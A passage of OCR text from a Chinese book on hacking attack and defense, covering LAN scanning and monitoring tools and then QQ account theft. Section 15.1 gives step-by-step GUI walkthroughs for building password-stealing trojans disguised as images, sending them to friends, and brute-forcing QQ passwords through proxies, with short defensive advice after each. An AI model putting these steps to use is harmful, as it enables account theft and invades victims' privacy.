
待解析完毕后，可看到该域名对应的主机地址等属性，然后单击“OK”按钮。

STEP11: 返回“网络特工”主窗口



单击“互联星空”选项。

STEP12: 打开“互联星空”窗口



可进行扫描端口和DHCP服务操作。在列表中选择“端口扫描”选项后，单击“开始”按钮。


STEP13: 打开“端口扫描参数设置”对话框

设置起始IP和结束IP后，单击“常用端口”按钮。

STEP14: 查看常用的端口


常用的端口显示在“端口列表”文本框内，单击“OK”按钮。

STEP15: 进行扫描端口操作



在扫描的同时，扫描结果显示在“日志”列表中，在其中可看到各个主机开启的端口。

STEP16: DHCP 服务扫描操作



选择“DHCP服务扫描”选项后，单击“开始”按钮，即可进行 DHCP服务扫描操作。

14.3 局域网监控工具

利用专门的局域网查看工具可以查看局域网中各个主机的信息，在本节将介绍两款非常方便实用的局域网查看工具。

14.3.1 LanSee 工具


针对机房中的用户经常误设工作组、随意更改计算机名、IP 地址和共享文件夹等情况，可以使用局域网查看工具 LanSee 非常方便地实现监控，既可以迅速排除故障，又可以解决一些潜在的安全隐患。

1. 搜索计算机

LanSee 是一款主要用于对局域网（Internet 上也适用）上各种信息进行查看的工具，采用多线程技术，将局域网上比较实用的功能完美地融合在了一起，功能十分强大。

使用 LanSee 工具搜索计算机的具体操作步骤曝光如下。

STEP01: 打开“局域网查看工具”主窗口



选择“设置”>“工具选项”菜单命令。

STEP02: 选择搜索范围

在“搜索计算机”选项卡中设置局域网内的搜索范围。

STEP03: 切换至“搜索共享文件”选项卡

输入文件类型后单击“添加”按钮，添加新的文件格式

STEP04: 切换至“扫描端口”选项卡

添加所要扫描的端口后，单击“保存”按钮。


STEP05: 返回“局域网查看工具”主窗口

单击“开始”按钮，即开始搜索。

STEP06: 打开搜索的计算机并与其进行连接

在选定的IP地址上右击，选择“打开计算机”命令。

STEP07: 输入用户名和密码



输入用户名和密码后单击“确定”按钮，即可与此计算机建立连接。

2. 搜索共享资源

共享资源往往是局域网数据泄密的“罪魁祸首”，网管要经常检查局域网中是否存在一些不必要开放的共享资源，在查看到不安全因素后，要及时通知开放共享的用户将其关闭。

在 LanSee 主窗口中单击“开始”按钮，搜索出 IP 地址后，紧接着会搜索共享资源，在共享资源列表框中可以看到每台计算机开放的共享资源。

14.3.2 长角牛网络监控机


“长角牛网络监控机”（网络执法官）只需在一台机器上运行，可穿透防火墙，实时监控、记录整个局域网的用户上线情况，可限制各用户上线时所用的 IP 地址、时段，并可将非法用户踢下局域网。本软件适用范围为局域网内部，不能对网关或路由器外的机器进行监视或管理，适合局域网管理员使用。

1. 安装长角牛网络监控机

“长角牛网络监控机”的主要功能是依据管理员为各主机限定的权限，实时监控整个局域网，并自动对非法用户进行管理，可将非法用户与网络中某些主机或整个网络隔离，而且无论局域网中的主机运行何种防火墙，都不能逃避监控，也不会引发防火墙警告，提高了网络安全性。

在使用“长角牛网络监控机”进行网络监控前应对其进行安装，具体的操作步骤曝光如下。

STEP01: 双击安装程序图标



选择需要使用的语言后，单击“确定”按钮。

STEP02: 安装向导

单击“下一步”按钮。

STEP03: 选择目标位置

选择安装目标位置后,单击“下一步”按钮。


STEP04: 选择放置程序快捷方式位置

单击“下一步”按钮。

STEP05: 选择附加任务

选择要执行的附加任务,单击“下一步”按钮。

STEP06: 准备安装




单击“安装”按钮,开始安装并显示安装进度。

STEP07: 完成安装


单击“完成”按钮,即完成安装。

STEP08: 双击“Netrobocop”图标



指定监测的硬件对象和网段范围,单击“添加/修改”按钮,再单击“确定”按钮。

STEP09：进入“长角牛网络监控机”操作窗口




显示在同一个局域网下的所有用户，可查看其状态、流量、IP地址、是否锁定、最后上线时间、下线时间、网卡注释等信息。

“网卡 MAC 地址”是网卡的物理地址，也称硬件地址或链路地址，是网卡自身的唯一标识，一般不能随意改变。无论把这个网卡接入到网络的什么地方，MAC 地址都不变。其长度为 48 位二进制数，由 12 个 00～0FFH 的十六进制数组成，每个十六进制数之间用“–”隔开，如“00–0C–76–9F–BC–02”。

2. 查看目标计算机属性

使用“长角牛网络监控机”可搜集处于同一局域网内所有主机的相关网络信息。具体的操作步骤曝光如下。

STEP01：打开“长角牛网络监控机”主窗口




双击用户列表中需要查看的对象。

STEP02：查看用户属性

查看用户的网卡地址、IP地址、上线情况等，单击“历史记录”按钮。

STEP03：打开“在线记录”对话框




查看该计算机上线的情况。

3. 批量保存目标主机信息

除收集局域网内各个计算机的信息之外，“长角牛网络监控机”还可以对局域网中的主机信息进行批量保存。具体的操作步骤曝光如下。

STEP01: 打开“长角牛网络监控机”主窗口



01 单击“记录查询”按钮。

02 输入起始IP地址和结束IP地址。

03 单击“查找”按钮，开始收集局域网中计算机的信息。

04 单击“导出”按钮，将所有信息导出为文本文件。

STEP02: 查看导出的文本文件

TemA900.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
序号, mac, 所用IP, 名称, 上线时间, 下线时间, 下线原因, 用户注释
1, 90-2B-34-09-7C-28, 192. 168. 1. 102, WORKGROUP / 4L8QD1ETPGKV51W / 4L8QD1ETPGKV51W, 2013-12-13 17:15, 2013-12-13 18:03, 未知, GIGA-BYTE TECHNOLOGY CO., LTD.
2, 90-2B-34-09-70-49, 192. 168. 1. 100, WORKGROUP / SZY-PC / SZY-PC, 2013-12-13 17:15, 2013-12-13 17:44, 未知, GIGA-BYTE TECHNOLOGY CO., LTD.
3, C8-60-00-78-58-AE, 192. 168. 1. 88, WORKGROUP / ZKG / ZKG, 2013-12-13 17:15, 2013-12-13 17:44, 未知, ASUSTek COMPUTER INC.
4, 90-2B-34-09-76-F4, 192. 168. 1. 55, - / - / -, 2013-12-13 17:15, 2013-12-13 18:03, 未知, GIGA-BYTE TECHNOLOGY CO., LTD.
5, 90-2B-34-09-76-F7, 192. 168. 1. 15, - / - / -, 2013-12-13 17:15, 2013-12-13 17:41, 未知, GIGA-BYTE TECHNOLOGY CO., LTD.
6, 8C-21-0A-89-AE-B6, 192. 168. 1. 1, - / - / -, 2013-12-13 17:15, 2013-12-13 18:03, 未知, TP-LINK TECHNOLOGIES CO., LTD.


查看文本文件中所记录的信息。

4. 设置关键主机

“关键主机”是由管理员指定的 IP 地址，可以是网关、其他计算机或服务器等。管理员将指定的 IP 地址存入“关键主机”之后，即可令非法用户仅断开与“关键主机”的连接，而不断开与其他计算机的连接。


设置“关键主机组”的具体操作方法曝光如下。

STEP01：打开“长角牛网络监控机”主窗口



选择“设置”→“关键主机组”菜单命令。

STEP02：关键主机组设置




设置关键主机组的名称和“组内IP”之后，单击“全部保存”按钮，使关键主机的修改即时生效并进行保存。

5. 设置默认权限

“长角牛网络监控机”还可以对局域网中的计算机进行网络管理。它并不要求安装在服务器中，将它安装在局域网内的任一台计算机上，即可对整个局域网内的计算机进行管理。


设置用户权限的具体操作曝光如下。

STEP01：打开“长角牛网络监控机”主窗口



选择“用户”→“权限设置”菜单命令，选择一个网卡权限并单击该网卡权限。

STEP02：用户权限设置




选择“受限用户，若违反以下权限将被管理”单选按钮之后，如果需要对IP进行限制，则可勾选“启用IP限制”复选框，并单击“禁用以下IP段：未设定”按钮。

STEP03: 打开“IP限制”对话框

对IP进行设置，然后单击“确定”按钮。

STEP04: 返回“用户权限设置”对话框




选择“禁止用户，发现该用户上线即管理”单选按钮，即可在“管理方式”选项组中设置管理方式，当目标计算机连入局域网时，即按照设置对该计算机进行管理。

6. 禁止目标计算机访问网络

禁止目标计算机访问网络是“长角牛网络监控机”的重要功能，具体的禁止方法曝光如下。

STEP01: 打开“长角牛网络监控机”主窗口



右击“用户列表”中的任意一个对象，在弹出的快捷菜单中选择“锁定/解锁”命令。

STEP02: 打开“锁定/解锁”对话框

选择“禁止与所有主机的TCP/IP连接（除敏感主机外）”单选按钮，单击“确定”按钮，即可禁止目标计算机访问网络。

第15章 QQ账号攻防

当用户的QQ受到攻击之后，不但用户自己的信息和财产等可能受到威胁，还极有可能给他人带去安全隐患（因为邮箱中可能存放一些有用的信件），因此应该对存在的安全问题进行相应的防御措施。

要点提示

- **QQ号码盗取防范**
- **用密码监听器揪出“内鬼”**
- **保护QQ密码和聊天记录**

15.1 QQ 号码盗取防范

人们在使用 QQ 的过程中，也许经常会听到某个朋友的 QQ 号码被盗的消息，那么，这些 QQ 号码是怎么被盗的呢？平时使用 QQ 时应该注意哪些方面才能防止 QQ 被盗呢？下面以三种常见的 QQ 号码盗号手段为例，曝光 QQ 号码被盗的过程，并给出相应的防范措施。

15.1.1 “QQ 简单盗”盗取 QQ 密码曝光与防范方法

“QQ 简单盗”是常用的盗取 QQ 号码工具，它采用进程插入技术，使软件本身不产生进程，因而很难被发现。“QQ 简单盗”能够自动生成木马，只要将该木马发送给目标用户，并使其在目标计算机中运行该木马，就可以达到盗取目标计算机中的 QQ 密码的目的。

1．QQ 简单盗盗号曝光

黑客盗取 QQ 的具体过程曝光如下。

STEP01：打开“QQ 简单盗”主窗口

01 下载并解压压缩包，打开“QQ简单盗”主窗口。


02 填写收/发信邮箱、发信箱密码和smtp服务器，并单击“测试发信”按钮。

STEP02：提示用户查看测试信件信息

单击“OK”按钮。


> **注意** 填写 smtp 服务器时要注意与发信邮箱相对应，否则可能无法收到测试信件。

STEP03：返回主界面




单击“选择木马图标”按钮。

STEP04：选择木马图标



任意选择图标然后单击“打开”按钮。


STEP05: 返回主界面



01 在主界面查看即将生成的木马图标。

02 单击“生成木马”按钮。

STEP06: 存储木马文件



选择木马存储位置并单击“保存”按钮。

STEP07: 木马生成提示信息

单击“确定”按钮。

STEP08: 查看已生成的木马

在存储位置可查看已经生成的木马。

将生成的木马发送给目标用户，只要目标用户在目标计算机中运行该程序，黑客就能够获取该计算机中的 QQ 密码。

2. 防范 QQ 简单盗


在公共场所上网的 QQ 用户应该特别注意，以防被这种方法盗取 QQ，如果条件允许，最好先用杀毒软件对计算机进行杀毒再进行登录。同时，也不要轻易接收 QQ 好友发过来的不明文件，它说不定就是一个盗取 QQ 的软件，一旦运行，QQ 也就没有任何安全性可言了。

15.1.2 “好友号好好盗”盗取 QQ 号码曝光

“好友号好好盗”是另一款常用的远程盗号软件，可在对方好友在线时对其 QQ 号码进行盗取。该软件使用图片进行伪装，直接通过 QQ 传回密码，还具有加密传递信息功能。


黑客利用该工具盗取 QQ 号码的过程曝光如下。

STEP01：打开“好友号好好盗”主窗口



01 输入自己的QQ号码。 02 单击“浏览”按钮。


STEP02：选择图片



01 在自己的计算机上选择一张图片。


02 单击“打开”按钮，添加该图片。

STEP03：返回主界面



单击“浏览”按钮。


STEP04：指定木马路径



01 指定保存的路径以及文件名。

02 单击“打开”按钮。

STEP05：返回“好友号好好盗”主窗口



01 查看选择的图片和指定的文件名。

02 单击“生成木马”按钮。

STEP06：木马制作完毕

单击“确定”按钮。此时可以将生成的木马发给好友，还可以设置运行的次数和强制关闭对方QQ的时间。

> 提示
>
> 单击“我比较懒（一键 OK）”按钮可以使用软件自带的图片。

当对方接收到带木马的文件之后，关注其在线状态，如果发现对方突然下线，则可能是木马已经起作用了。等对方再次上线之后，再发一条信息过去，如果没有遇到问题，此时便会将对方的 QQ 号码和密码通过 QQ 信息发送过来。


15.1.3 “QQExplorer”在线破解 QQ 号码曝光与防范方法

QQ 在即时通信领域中占有举足轻重的地位，因此，QQ 的安全一直是倍受关注的问题，稍有不慎，用户的 QQ 就拱手让人了，即使用户注意了 QQ 的安全，但对于 QQ 在线破解却也是防不胜防了。

1. 在线破解 QQ 号码

QQExplorer 是一款比较常用的在线破解 QQ 密码的工具，其破解功能较强，设置简便。双击“QQExplorer”应用程序图标，即可打开“QQExplorer”主界面，使用它在线破解 QQ 的过程曝光如下。


STEP01: 运行 QQExplorer



01 填写QQ号码（必须在线）和代理服务器的IP地址及端口号码。

02 单击“添加&测试”按钮。

STEP02: 开始破解密码



01 检测此服务器是否正常。

02 单击“开始”按钮，开始在线密码破解。

> 提示
>
> 如果觉得寻找 QQ 代理服务器列表麻烦，可使用一些现成的 QQ 代理公布软件。

2．QQExplorer 在线破解及防范

QQExplorer 在线破解改变了本地破解被动的破解方式，只要是在线的 QQ 号码都可以破解，适用范围较广，因此一定要当心。由于它仍然采用穷举法技术，因此在枚举密钥位数长度及类型时，校验时间很长，破解效率却不高。

这种方法还受到计算机速度、网速等诸多因素的影响，比本地破解更慢、更麻烦。因此，对于这种破解方式，设置足够复杂密码是一个非常有效的预防手段。

15.2 保护 QQ 密码和聊天记录

一旦 QQ 号码被盗，就可能导致一些重要的信息泄露，从而造成一定程度的损失。那么，用户就应该采取一些有效措施防止自己的 QQ 密码泄露。

15.2.1 定期修改 QQ 密码

QQ 密码使用时间过长，就会很容易被他人破译，所以为了避免这一点，定期修改 QQ 密码很有必要。

修改 QQ 密码需要进行以下操作。

